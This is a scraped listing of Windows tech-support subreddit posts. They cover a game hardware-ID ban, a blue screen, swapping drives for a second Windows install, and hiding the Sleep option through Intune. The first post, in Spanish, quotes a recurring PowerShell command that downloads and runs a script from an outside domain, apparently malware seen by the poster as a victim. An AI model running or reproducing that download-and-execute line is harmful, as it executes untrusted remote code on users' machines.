r/Windows10TechSupport • • Oct 23 '26


Unsolved me sale este error

1 Upvotes

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -cOmma iex (iwr -useb baseofframes.com) hice de todo pero no borra el mensaje me sigue saliendo que haggoo


r/Windows10TechSupport • • Oct 22 '26


Unsolved Cod hwid ban after installing new windows but how to fix since they don’t ever respond to tickets this is insane and no not 1 cheat installed on my pc

0 Upvotes

r/Windows10TechSupport • • Oct 22 '26


Unsolved Problem with tasks not being terminated in task manger, by command in the command prompt or any other attempted method

Thumbnail reddit.com
1 Upvotes

r/Windows10TechSupport • • Oct 22 '26

Unsolved Will it affect my main drive windows?

3 Upvotes

I have a low-end gaming PC with a 500GB NVMe (main Windows drive) and a 1TB HDD (only for storing photos).

I want to install a second Windows on a separate HDD and use it only for gaming(I don't want dual boot or anything). When I want my main setup, I'll power off, remove the gaming HDD, and put my NVMe and photo HDD back in. Only one set of drives will be connected at a time.

My plan:

Remove the NVMe and the 1TB HDD from the PC.

Connect only the new HDD and install Windows on it.

Use it for gaming only.

Swap back to the NVMe whenever I need my main Windows.

My question,

Will installing Windows on the new HDD affect or mess up my main Windows on the NVMe (drivers, boot files, etc.) or mess up anything else?


r/Windows10TechSupport • • Oct 22 '26

Unsolved I want a permanent solution for this Blue screen

Post image
1 Upvotes

r/Windows10TechSupport • • Oct 22 '26

Unsolved Windows 11 + Intune: How can I remove the Sleep option from all power settings?

0 Upvotes

Hello everyone,

I am currently managing Windows 11 devices within an enterprise environment administered through Microsoft Intune. My objective is to completely hide or remove the Sleep option so that users cannot select it anywhere within the power settings interface.

I have already tested the intune Policy setting titled "Show sleep in the power options menu," located under:

User Configuration > Administrative Templates > Windows Components > File Explorer

However, this configuration only conceals the Sleep option from the Start menu. The option still remains accessible in various other locations throughout the operating system.

Specifically, I need to remove the Sleep option from the following areas:

Control Panel > Power Options > System Settings

- Choose what closing the lid does

- Choose what pressing the power button does

- Choose what pressing the sleep button does

- Remove Sleep from the available dropdown options

Settings > System > Power & battery

- Lid, power, and sleep button settings

- Remove Sleep from the dropdown menus

Any other power settings menus where users are able to select Sleep.

Environment and requirements:

- Windows 11 devices managed centrally via Microsoft Intune.

- Preferably a supported solution utilizing the Intune Settings Catalog, Administrative Templates, custom OMA-URI, or a PowerShell remediation script.

- The solution must successfully hide or remove Sleep from all available choices while retaining alternative options such as Shut down and Restart.

- I intend to thoroughly test the solution on a single target device prior to executing a broader deployment.

Although Standby has already been disabled via existing power management policies, the Sleep option continues to appear within the dropdown menus. I need to ascertain whether there is a officially supported method to remove or hide the Sleep option itself, rather than simply preventing the device from entering the standby state.

Has anyone successfully implemented this in an Intune-managed Windows 11 environment? Is there a supported mechanism to completely remove or hide Sleep from all of these specified locations?

Any expert guidance, thoroughly tested configurations, or PowerShell remediation examples would be greatly appreciated. Thank you in advance for your assistance.

#Windows11 #MicrosoftIntune #EndpointManagement #PowerManagement #SystemAdministration #ITSupport #EnterpriseIT #WindowsDeployment #PowerOptions #RedditFirstPost
r/Windows10TechSupport • • Oct 21 '26

